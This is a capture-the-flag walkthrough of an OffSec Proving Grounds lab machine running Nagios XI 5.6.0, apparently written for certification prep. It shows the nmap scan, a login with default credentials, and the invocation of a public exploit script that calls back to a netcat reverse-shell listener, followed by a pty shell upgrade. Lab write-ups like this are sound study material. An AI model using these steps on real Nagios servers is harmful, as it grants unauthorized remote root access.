
I started this machine in OffSec’s Proving Ground’s Play platform. This platform is free to sign up for and gives three hours each day to complete a vulnerable machine. With a subscription to PG from my PEN-200 learning course, I plan to complete a lot of Play and Practice boxes to prepare for my upcoming certification.
From Proving Grounds, I was given an IP address, so the first thing I did was export a IP variable to use for the future. Once I exported the variable, I started an nmap scan to see what open ports were on the machine. The scan I used was “sudo nmap -sV -sC -Pn -p- $IP --open” (“-sC” – simple scripts, “-sV” – service version, “-Pn” – skip host discovery, “-p-” – all ports, and “--open” – only the open ports are shown). Below is the NMAP results in the notes that I took as I went along.

This reveals that port 22 (ssh), 25 (smtp), 80 (http), 389 (ldap), 443 (ssl/http), and 5567 (tcpwrapped). Since there is a website open, my first instinct was to go to the website. Right away I noticed that it seems to be “Nagios XI” CMS. I also opened up the SSL version on port 443, but the https version of the website is the same.

I proceeded to click “Access Nagios XI” and it brought me to a login page.

I looked up what the default credentials, which I found the username to be “nagiosadmin” and the password to be “admin”. I tried these credentials and found it to work when logging in.

Looking around on this website, I found that the website was Nagios XI 5.6.0. I searched for an exploit for Nagios XI 5.6.0 and I came across several, but eventually found one that worked for me (https://github.com/hadrian3689/nagiosxi_5.6.6/blob/main/exploit.py). I downloaded this file and moved it to my current working directory. I then started a reverse shell listener on my local machine using the command nc -nvlp 4444. I also checked the syntax necessary for the script, which can be seen below.

After observing the syntax for the script, I ran the command python exploit.py -t http://$IP/ -b /nagiosxi/ -u nagiosadmin -p admin -lh <local-host> -lp 4444. Once the script is ran, it seemed like it was doing nothing after the upload of the NSP token.

Looking back at the listener I had started, I noticed I now had a reverse shell.

I completed the first step of my breakout commands to get a more stable shell:
which pythonpython -c 'import pty;pty.spawn("/bin/bash")'

Next, I wanted to find the proof.txt flag so I could submit it. There is only one flag for this machine, “proof.txt”, which I found the location of using the command find / "proof.txt" 2>/dev/null | grep "proof.txt".

This box is now complete!
Main Takeaway Concepts
DEFAULT CREDENTIALS
Default credentials are always something to attempt to log in with. It never hurts to look up what default credentials are for a CMS and trying to log in using those. Weak credentials (and default credentials) should always be changed since they are a major vulnerability. In this case, I was able to use default creds to log in to the website and then from there identify a further exploit.
ALWAYS LOOK UP VERSIONS
Checking versions of services and websites is an important part of finding out what can be exploited. After finding out what exact version that the service is running, it is important to look it up to see if it could be exploitable. In this case, after I was able to log in, I did a quick search and found that the website version was vulnerable. This lead me to finding the exploit that worked and got me a root shell on the target machine.




 CyberArri
Leave a comment